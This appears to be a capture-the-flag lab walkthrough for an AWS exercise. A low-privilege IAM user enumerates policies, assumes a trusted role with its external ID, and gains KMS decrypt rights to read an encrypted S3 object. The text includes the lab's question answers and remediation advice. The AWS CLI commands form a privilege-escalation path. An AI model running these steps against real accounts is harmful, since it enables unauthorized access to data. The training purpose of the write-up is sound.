Assume & Decrypt (or vice versa) Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Assume & Decrypt (or vice versa)
Platform: Infinity Learning
1. Description:
Section titled “1. Description:”This challenge starts with a low-privilege IAM user whose permissions allow only basic visibility and limited S3 access. Enumeration reveals an encrypted S3 object that cannot be retrieved due to missing KMS permissions. Further IAM investigation uncovers a role that provides kms:Decrypt, which can be assumed using a required external ID. After assuming the role, the user gains the necessary permissions to decrypt the S3 object and retrieve the target artifact, demonstrating how minimal privileges and misconfigurations can lead to escalation.
1.1 Attack Flow:
Section titled “1.1 Attack Flow:”
2. Initial Access and Enumeration
Section titled “2. Initial Access and Enumeration”2.1 Initial Access Creds for Assumed Breach
Section titled “2.1 Initial Access Creds for Assumed Breach”Access_Key_ID: [REDACTED_ACCESS_KEY]Secret_Access_Key: [REDACTED_SECRET_KEY]Configure obtained AWS credentials
> $ aws configure --profile assume_escAWS Access Key ID [None]: [REDACTED_ACCESS_KEY]AWS Secret Access Key [None]: [REDACTED_SECRET_KEY]Default region name [None]: us-east-1Default output format [None]: jsonCaller Identity Output:
> $ aws sts get-caller-identity --profile assume_esc{ "UserId": "AIDAQ3EGUZMESHJMZMYYT", "Account": "058264439561", "Arn": "arn:aws:iam::058264439561:user/Operation_Manager"}- Username:
Operation_Manager
2.2 IAM Enumeration
Section titled “2.2 IAM Enumeration”List Managed policies attached to the user
> $ aws iam list-attached-user-policies --profile assume_esc --user-name Operation_Manager{ "AttachedPolicies": []}- There are no managed policies attached to the user
Operation_Manager.
List Inline policies attached to the user
> $ aws iam list-user-policies --user-name Operation_Manager --profile assume_esc{ "PolicyNames": [ "Operation_Manager_User_Policy" ]}- Let’s enumerate the policy(
Operation_Manager_User_Policy) further to check the permissions assigned to it.
Q1 Answer: Operation_Manager_User_Policy
Get inline policy details
> $ aws iam get-user-policy --policy-name Operation_Manager_User_Policy --user-name Operation_Manager --profile assume_esc
{    "UserName": "Operation_Manager",    "PolicyName": "Operation_Manager_User_Policy",    "PolicyDocument": {        "Statement": [            {                "Action": [                    "s3:ListBucket",                    "s3:GetObject"                ],                "Effect": "Allow",                "Resource": [                    "arn:aws:s3:::proj-446792",                    "arn:aws:s3:::proj-446792/*"                ]            },            {                "Action": [                    "iam:GetUser",                    "iam:GetRole",                    "iam:GetPolicy",                    "iam:ListRoles",                    "iam:ListPolicies",                    "iam:ListUserPolicies",                    "iam:ListRolePolicies",                    "iam:ListAttachedUserPolicies",                    "iam:ListAttachedRolePolicies",                    "iam:GetUserPolicy",                    "iam:GetRolePolicy",                    "iam:GetPolicyVersion"                ],                "Effect": "Allow",                "Resource": "*"            }        ],        "Version": "2012-10-17"    }}
2.3 S3 Enumeration
Section titled “2.3 S3 Enumeration”List S3 buckets accessible with the permissions above
> $ aws s3 ls s3://proj-446792 --profile assume_esc2025-09-22 12:56:04 193 proj-446792-config.jsonigris@pentest ~> $ aws s3 cp s3://proj-446792/proj-446792-config.json . --profile assume_escdownload failed: s3://proj-446792/proj-446792-config.json to ./proj-446792-config.json An error occurred (AccessDenied) when calling the GetObject operation: User: arn:aws:iam::058264439561:user/Operation_Manager is not authorized to perform: kms:Decrypt on resource: arn:aws:kms:us-east-1:058264439561:key/c34e1aff-8c91-40a7-8969-a18e0864815b because no identity-based policy allows the kms:Decrypt action- The authenticated user
Operation_Managerdoes not have permission to access KMS Keys. - Let’s continue enumeration to find roles that can help us escalate privileges and access the bucket information. If we discover a role with broader permissions - especially one allowing sts:AssumeRole-we might be able to pivot.
2.4 IAM Enumeration (Continued)
Section titled “2.4 IAM Enumeration (Continued)”List Roles assigned to Operation_Manager
aws iam list-roles --profile assume_esc | tee out.txt
{ "Path": "/", "RoleName": "customer-onboard-role", "RoleId": "AROAQ3EGUZME4CFZJKLB7", "Arn": "arn:aws:iam::058264439561:role/customer-onboard-role", "CreateDate": "2025-09-25T08:03:57+00:00", "AssumeRolePolicyDocument": { "Version": "2012-10-17", "Statement": [ { "Effect": "Allow", "Principal": { "AWS": "arn:aws:iam::058264439561:user/Operation_Manager" }, "Action": "sts:AssumeRole", "Condition": { "StringEquals": { "sts:ExternalId": "A7F3K2-9X0B5D-Q4M8N1-V6P7R3" } } }, { "Sid": "", "Effect": "Allow", "Principal": { "Service": "ec2.amazonaws.com" }, "Action": "sts:AssumeRole" } ] }, "Description": "Allows EC2 instances to call AWS services on your behalf.", "MaxSessionDuration": 3600 }- This output shows that
customer-onboard-roleexplicitly trusts theOperation_Manageruser, meaning the user can callsts:AssumeRoleto obtain temporary credentials for that role. - Q2 Answer:
customer-onboard-role - Q3 Answer:
A7F3K2-9X0B5D-Q4M8N1-V6P7R3
List inline policies attached to the role customer-onboard-role
> $ aws iam list-role-policies --role-name customer-onboard-role --profile assume_esc
{ "PolicyNames": [ "customer-onboard-role-policy" ]}- Policy name:
customer-onboard-role-policy
Get Role Policy permission for customer-onboard-role-policy
> $ aws iam get-role-policy --role-name customer-onboard-role --policy-name customer-onboard-role-policy  --profile assume_esc
{ "RoleName": "customer-onboard-role", "PolicyName": "customer-onboard-role-policy", "PolicyDocument": { "Statement": [ { "Action": [ "s3:ListBucket", "s3:GetObject" ], "Effect": "Allow", "Resource": [ "arn:aws:s3:::proj-446792", "arn:aws:s3:::proj-446792/*" ] }, { "Action": [ "kms:Decrypt" ], "Effect": "Allow", "Resource": "arn:aws:kms:us-east-1:058264439561:key/c34e1aff-8c91-40a7-8969-a18e0864815b" } ], "Version": "2012-10-17" }}- Now assume the
customer-onboard-roleand download the S3 bucket contents to find the flag, since we have the KMS decrypt permission within it.
3. Pivot to Decrypt S3
Section titled “3. Pivot to Decrypt S3”Assume the role with external ID:
> $ aws sts assume-role --role-arn arn:aws:iam::058264439561:role/customer-onboard-role --role-session-name escalate_ec2 --profile assume_esc --external-id A7F3K2-9X0B5D-Q4M8N1-V6P7R3{ "Credentials": { "AccessKeyId": "[REDACTED_TEMP_ACCESS_KEY]", "SecretAccessKey": "[REDACTED_TEMP_SECRET_KEY]", "SessionToken": "[REDACTED_SESSION_TOKEN]", "Expiration": "2025-12-12T10:04:00+00:00" }, "AssumedRoleUser": { "AssumedRoleId": "AROAQ3EGUZME4CFZJKLB7:escalate_ec2", "Arn": "arn:aws:sts::058264439561:assumed-role/customer-onboard-role/escalate_ec2" }}- Now, set up your CLI profile with the temporary credentials you obtained:
Configure the new profile:
> $ aws configure --profile cus_orAWS Access Key ID [None]: [REDACTED_TEMP_ACCESS_KEY]AWS Secret Access Key [None]: [REDACTED_TEMP_SECRET_KEY]AWS Session Token [None]: [REDACTED_SESSION_TOKEN]Default region name [None]: us-east-1Default output format [None]: jsonVerify identity:
aws sts get-caller-identity --profile cus_or{ "UserId": "AROAQ3EGUZME4CFZJKLB7:escalate_ec2", "Account": "058264439561", "Arn": "arn:aws:sts::058264439561:assumed-role/customer-onboard-role/escalate_ec2"}Now let’s list the S3 bucket with escalate_ec2 and download the S3 object:
> $ aws s3 cp s3://proj-446792/proj-446792-config.json . --profile cus_ordownload: s3://proj-446792/proj-446792-config.json to ./proj-446792-config.json
igris@pentest ~ [14:45:05]> $ cat ./proj-446792-config.json{ "project": "proj-446792", "environment": "prod", "notes": "[REDACTED_FLAG]", "metadata": { "owner": "cloudsec-team", "created": "2025-09-22" }}- Because we now have kms:Decrypt permission, the object is automatically decrypted during download.
- The file proj-446792-config.json is saved locally and ready for inspection.
- Q4 Answer:
[REDACTED_FLAG]
4. Key Takeaway
Section titled “4. Key Takeaway”- IAM read access can reveal escalation paths.
- S3 objects may require KMS permissions.
- External-ID based role assumption can enable escalation.
- Misconfigured trust policies directly expose sensitive data.
5. Remediation Steps
Section titled “5. Remediation Steps”- Remove unnecessary IAM read privileges from low-privileged users.
- Restrict role trust policies and enforce strong external IDs.
- Limit
kms:Decryptaccess to tightly controlled identities. - Audit S3 + KMS usage and monitor CloudTrail for suspicious assumptions.